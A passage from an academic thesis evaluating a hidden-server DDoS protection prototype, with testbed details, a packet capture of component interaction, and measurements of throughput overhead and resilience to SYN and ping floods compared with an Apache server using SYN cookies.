M4	Attack source	Dell OPTIPLEX 330	2.53GHz II	2GB
M5	HTTP server	IBM ThinkPad X41	1.5GHz I	1GB
M6	Attack source	IBM ThinkPad X201i	2.13GHz II	2GB
R1	Public NW	Buffalo WZR-HP-G300NH	AR9132 @ 400MHz	64MB
R2	Hidden NW	I-O Data ETX-R	AMRISC 9041-G	16MB

I: Single core, II: Dual core

4.2.2 Experiment 1: Testing Components' Interaction


The importance of this testing stage is to have an error free and deterministic prototype, so it can be used in the following performance evaluation scenarios. The implemented components, detailed in section 4.1 (page 24), are deployed on the closed environment testbed. This subsection verifies the interaction correctness between components.

The setup is to have the measurement source request a web page from the public server, and capture the ongoing traffic between the prototype components to be able to see the timely interaction and prototype operation compliance to system design and also have measurements on the time each component takes to perform its internal functions. Packets are captured using wireshark network protocol analyzer tool.

Figure 4.6 shows the captured packets for a communication session initiated by the measurement source, of IP address 10.0.0.20, request for a small single file (web page) from the public server, of IP address 10.0.0.1, while the access-node's public IP is 10.0.0.4. On the other side, the private IP addresses for the access-node and the protected web server are 192.168.0.2 and 192.168.0.3, respectively. In this experiment, the values for *portRand* and *portN* and *portP* are set to 49227, 8080, and 3810, respectively.

In this test, from the figure, the time taken for a TCP connection to be established is less than 0.2 [ms], this is due to the test bed's ideal conditions and its negligible propagation delay, so this test only gives various figures about the prototype operation itself and its processing times, while the real life values will certainly depend also on the inter-components round trip times.

The time taken by the access-node to process the request coming from the public server is equal to 4 [ms], thus select portRand, add client permissions, construct and send the reply message to the public server. On the other side, the time taken by the public server to process the message from the client before sending a *portRand* request to the access-node is equal to 2 [ms], while the time taken by the public server to process the message from the access-node before sending the redirection message back to the client (measurement source) is equal to 1 [ms]. These values reflect the built component's performance under no attack or other clients' traffic. Also, the access-node takes 1 [ms] to process a received packet from the client and send it to the protected server, or the other way around.



```
packets4-2 - Graph Analysis

Time     Client      Public server   AN (public)   AN (private)   Protected server   Comment
         10.0.0.2    10.0.0.1        10.0.0.4      192.168.0.2    192.168.0.3

0.000    (54888) ---SYN---> (80)                                                    Seq = 0 Ack = 896851154
0.000    (54888) <---SYN, ACK--- (80)                                               Seq = 0 Ack = 1
0.000    (54888) ---ACK---> (80)                                                    Seq = 1 Ack = 1
0.000    (54888) ---PSH, ACK - Len: 375---> (80)                                    Seq = 1 Ack = 1
0.000    (54888) <---ACK--- (80)                                                    Seq = 1 Ack = 376
0.002                (3810) ---SYN---> (8080)                                       Seq = 0 Ack = 902191719
0.002                (3810) <---SYN, ACK--- (8080)                                  Seq = 0 Ack = 1
0.002                (3810) ---ACK---> (8080)                                       Seq = 1 Ack = 1
0.002                (3810) ---PSH, ACK - Len: 25---> (8080)                        Seq = 1 Ack = 1
0.002                (3810) <---ACK--- (8080)                                       Seq = 1 Ack = 26
0.006                (3810) <---PSH, ACK - Len: 5--- (8080)                         Seq = 1 Ack = 26
0.006                (3810) ---ACK---> (8080)                                       Seq = 26 Ack = 6
0.006                (3810) <---FIN, ACK--- (8080)                                  Seq = 6 Ack = 26
0.007    (54888) <---PSH, ACK - Len: 139--- (80)                                    Seq = 1 Ack = 376
0.007    (54888) <---FIN, ACK--- (80)                                               Seq = 140 Ack = 376
0.007                (3810) ---FIN, ACK---> (8080)                                  Seq = 26 Ack = 7
0.007                (3810) <---ACK--- (8080)                                       Seq = 7 Ack = 27
0.007    (54888) ---ACK---> (80)                                                    Seq = 376 Ack = 140
0.007    (54888) ---FIN, ACK---> (80)                                               Seq = 376 Ack = 141
0.007    (54888) <---ACK--- (80)                                                    Seq = 141 Ack = 377
0.017    (48625) ---SYN---> (49227)                                                 Seq = 0 Ack = 890050899
0.017    (48625) <---SYN, ACK--- (49227)                                            Seq = 0 Ack = 1
0.017    (48625) ---ACK---> (49227)                                                 Seq = 1 Ack = 1
0.017    (48625) ---PSH, ACK - Len: 381---> (49227)                                 Seq = 1 Ack = 1
0.017    (48625) <---ACK--- (49227)                                                 Seq = 1 Ack = 382
0.019                                      (49227) ---SYN---> (80)                  Seq = 0 Ack = 470890791
0.019                                      (49227) <---SYN, ACK--- (80)             Seq = 0 Ack = 1
0.019                                      (49227) ---ACK---> (80)                  Seq = 1 Ack = 1
0.019                                      (49227) ---PSH, ACK - Len: 381---> (80)  Seq = 1 Ack = 1
0.019                                      (49227) <---ACK--- (80)                  Seq = 1 Ack = 382
0.020                                      (49227) <---PSH, ACK - Len: 737--- (80)  Seq = 1 Ack = 382
0.020                                      (49227) ---ACK---> (80)                  Seq = 382 Ack = 738
0.021    (48625) <---PSH, ACK - Len: 737--- (49227)                                 Seq = 1 Ack = 382
0.022    (48625) ---ACK---> (49227)                                                 Seq = 382 Ack = 738
15.023                                     (49227) <---FIN, ACK--- (80)             Seq = 738 Ack = 382
15.057                                     (49227) ---ACK---> (80)                  Seq = 382 Ack = 739
15.892                                     (49227) ---FIN, ACK---> (80)             Seq = 382 Ack = 739
15.892                                     (49227) <---ACK--- (80)                  Seq = 739 Ack = 383
15.893   (48625) <---FIN, ACK--- (49227)                                            Seq = 738 Ack = 382
15.931   (48625) ---ACK---> (49227)                                                 Seq = 382 Ack = 739
29.813   (48625) ---FIN, ACK---> (49227)                                            Seq = 382 Ack = 739
29.813   (48625) <---ACK--- (49227)                                                 Seq = 739 Ack = 383
```

Figure 4.6: Captured communication between system components.

After debugging the prototype in the closed environment test bed, the final operation test, before starting its performance evaluation under attacks, is to test the prototype compatibility with SSL based web servers. To do so, we replace the protected server (apache2.2) by a commercial web server that provides e-banking services *(https://www.nbe.com.eg)*. This requires having the access-nodes “private” side connected to the Internet. Results show that a client can have an encrypted connection with the protected e-banking web server through the access-node without the need for any special certificate installment at the access-node premises. Figure 4.7 shows the e-bank's main page loaded both with direct connection and through the access-node.




Figure 4.7: Testing with an SSL based e-banking website."https://www.nbe.com.eg"

4.2.3 Experiment 2: System Impact on the Protected Server's Performance

Two tests are performed in this experiment.

The first test measures the access-node bottleneck effect on the protected server's performance. Two metrics are used to indicate the server's performance; both the throughput of the protected server, and the message response time. Results are in contrast to the direct access case (i.e., no protection).

The same setup as in the previous test is used. For comparison, the measurement source first requests a 72 MB file from the apache2.2 web server directly, without the access node in the middle and the average throughput and response time are recorded. This setup is repeated 10 times, then the values are averaged. The same test is then repeated, but with the access-node positioned in the middle of the client-server communication path, while same parameters are measured.

Results show an average of 3.17% increase in the file download time, i.e., percentage of added communication path delay, and a 3.07% decrease in throughput. It must be stressed on that these figures result only from the store, process and forward time being introduced by the access-node, therefore, additional delay should be observed if the network topology is changed and it highly depends on the relative location of the access-node to the client and the protected server in this case. So this test mainly evaluates the impact of our implementation for the access-node protocol on the throughput perceived by some client in comparison to the direct access case. This comparison is necessary to have an estimate on how much the access-node implementation will throttle the link to the protected server. Notice that the selection, performed by the public server, of a not overloaded access-node that is in path between the client and the server is very important factor in minimizing such added latency. Also with a large number of globally distributed access-nodes, the protected service clientele have multiplied communication paths to the protected service's severs, so a bandwidth bottleneck due to the access-node itself is an unlikely situation. However, a bottle neck due to the protected service's limited resources combined with a huge volume of clients (granted access) is a possible case. But, in this case, the protected server can be replicated to increase its ability to serve the "good" clients. How much server replication is needed should be proportional to the volume of legitimate clients alone, not to the attackers, since attackers are blocked upon detection away from the server's bottle neck.

The second test measures the initial connection delay, observed by the measurement tool, due to the presence of the public server's connection stage. Such delay is a function of the round trip times between the communicating entities, the number of channel rent attempts, the sum of processing, queuing delays at the public server and the sum of processing and queuing delays at the access-node. While the first two factors is discussed in chapter 5, the latter two factors are measured in this test, with no attack conditions are being set up so far.

Httping tool is used for measurement, where the public server is requested repeatedly and separately for 500 consecutive times without delay. Each time the, the public server's response time is measured. Notice that "response time" here refers to the time taken by the public server to respond to the client request by the HTTP redirection message. As a result, the average observed response time for the public server (i.e. initial connection delay, excluding the round trip time factor and with only one channel rent attempt) is equal to 5.1 [ms], 5.9 [ms], and 16 [ms], for the minimum, average and maximum values, respectively.

4.2.4 System Testing Under Non-Application Level Attacks

In this section, system performance is evaluated on two levels. TCP based attacks was chosen deliberately, as layer 4 attacks, for system evaluation due to its similarity to legitimate traffic, making it indistinguishable, while other kinds of OSI level 4 attack traffic such as UDP floods, can be filtered by the ISP protection. ICMP echo request attack is used, as a level 3 attack, to compare its severity with both TCP based attack and application level attacks. Application level attacks are considered in section 4.2.5 (page 49).

4.2.4.1 Experiment 3: SYN-cookies Effectiveness Verification

The difficulty with TCP based attacks stems from its similarity to normal traffic. Flooding the victim with TCP SYN requests is a well known method for exhausting the victim resources. It is not possible to filter out the mixed similar traffic headed for the victim as depicted in [9]. As a counter measure, SYN-cookies is a popular mechanism that is said to be capable of protecting against such protocol misuse. So, the effectiveness of SYN cookies had to be verified first because it is a key protection method for the public server and will be assumed as enabled in all subsequent experiments.

The test evaluates the probability of a successful TCP connection with a server, with and without SYN cookies enabled in the Linux kernel. The setup of the experiment is to have the measurement source (M3) represent a flash of 300 clients (10 TCP connection




Figure 4.8: SYN cookies can effectively protect the TCP SYN queue.

requests/second), while another machine, the attack source (M4), generates TCP SYN requests with spoofed IP addresses and adjustable attack rate. On the wire, one TCP SYN request occupies 54 bytes, while a SYN/ACK response is 58 bytes long. Attack speed is varied from 0 to 146,000 TCP SYN requests per second. For every attack speed, probability of a successfully established TCP connection at the server (M1) is computed by dividing the number of successful connections by the total number of legitimate TCP connection attempts (i.e., 300). Each data point is the result of averaging 10 measurements. Each time, the attack is started first then the 300 clients start their connection requests during the attack process.

According to figure 4.8, without SYN cookies enabled, the probability of successfully established connections drops significantly by increasing the attack intensity above 10 requests per seconds, and reaches 0 % at attack rates above 2,000 [requests/sec]. Comparatively, enabling SYN cookies gives a probability of a successful TCP connection establishment of 100% up till attack rates of 122,000 [requests/sec], then starts dropping after that limit. This means that SYN cookies are capable of completely protecting the SYN queue, but to a limit.

4.2.4.2 Experiment 4: Public Server Performance under Attacks

The objective of the experiment is to evaluate the public server's performance against TCP SYN floods and ICMP echo request (ping) floods. Both attack methods are used to demonstrate their relative severity on the public server's performance. The performance metric for the public server is called *serviceability*, defined as; the probability of successfully receiving service from it (i.e., the redirection message). From the results of experiment 3, this test, and all the following tests, is then conducted with SYN cookies enabled to examine the effect of the TCP based connection flooding attacks on the prototype public server's performance. ICMP flood is used also to compare the severity of both attacks. To have a relative measure of how superior the public server's performance is, its results is compared to an ordinary, apache2.2*,* web server with SYN cookies protection as well.

The public server is requested 300 times per attack rate and accordingly its serviceability is computed, which is equal to the number of successfully received redirection messages per total 300, and recorded. In the case of the apache2.2 web server, a 72 MB file is requested, recording the file transfer speed and time for each attack rate with 10 values recorded to compute the maximum, minimum, and, average.




Figure 4.9: Percentage of requests received service (serviceability): Public server vs. an ordinary web server with SYN cookies protection enabled.




Figure 4.10: A web server suffers from performance degradation despite of SYN cookies protection.

Figures 4.9 and 4.10 show the attack effect on the public server in comparison to an ordinary (not hidden) web server, with SYN cookies enabled, under TCP SYN flood and ping flood attacks. With SYN flooding attack, we can see that the prototype public server provides 100% serviceability at attack rates up to 122,000 requests per second and decreases by only 11% at an attack rate of 146,000 requests per second. Conversely, at the ordinary web server, a degradation in performance due to attacks is observed at rates above 2,000 [requests/sec], and total service disruption at rates greater than 25,000 [requests/sec]. The decrease in throughput for the ordinary web server is considered as a form of degradation of service attack. So the attack on a web server protected with SYN cookies enabled resulted in an increasing degradation of service for attack rates between 2000 and 25,000 [requests/sec] and a complete denial of service for higher rates.

With ping flooding attack, the impact of the attack on both servers is less severe when compared to SYN flooding attack. So, the level targeted by the attack determines the amount of resources required to bring the victim down. This finding is an additional justification point for the usage of TCP based attacks in the subsequent experiments for testing with the prototype components. Obviously, as the attack type changes from level 3 to level 4, the amount of traffic required for having the same effect is observed to be less in magnitude. But, will this be the same when moving from level 4 to level 7 attacks?

On the other hand, the public server's performance is only measured by it's timely ability of providing the redirection message to the client, i.e. serviceability. Therefore, the dedicated public server could handle more than 60 times the clients, or attackers, that an ordinary web server can handle simultaneously without service degradation, where the client perceived service quality level is the access-node's responsibility as verified in experiment 5. For larger attack rates, the public server can be easily replicated or better installed at the service provider, due to its simple dedicated function.

Figure 4.11 shows the attack effect on the ordinary web server file transfer time under the two types of attacks. From the figure, the file transfer time starts to increase for SYN flood attack request rates larger than 1,000 [requests/sec], and shows complete denial of service at rates greater than 25,000 [requests/sec], while the server could handle more requests with ping flooding attack but where degradation of service started later after rates of 20,000 [requests/sec]. On the other hand, as shown in figure 4.12, the public server shows a relatively constant channel rent time (also referred to as initial connection delay or response time) under increased attack rates up till 122,000 [requests/sec], and service is still available till rates of 146,000 [requests/sec] but with increased initial connection delay due to the increased channel rent time, however as long as the public server is capable of providing the




Figure 4.11: Attack effect on web server file transfer time with SYN cookies protection




Figure 4.12: Time taken by the public server to reply with a valid redirection message to the client vs. SYN flooding attack rate.

redirection message back to the client with the valid rented port (channel) from the selected access node, then denial of service is avoided and service level should be guaranteed by the access-node, see experiment 5.

4.2.4.3 Experiment 5: Access-node Performance vs. SYN Flooding Attack

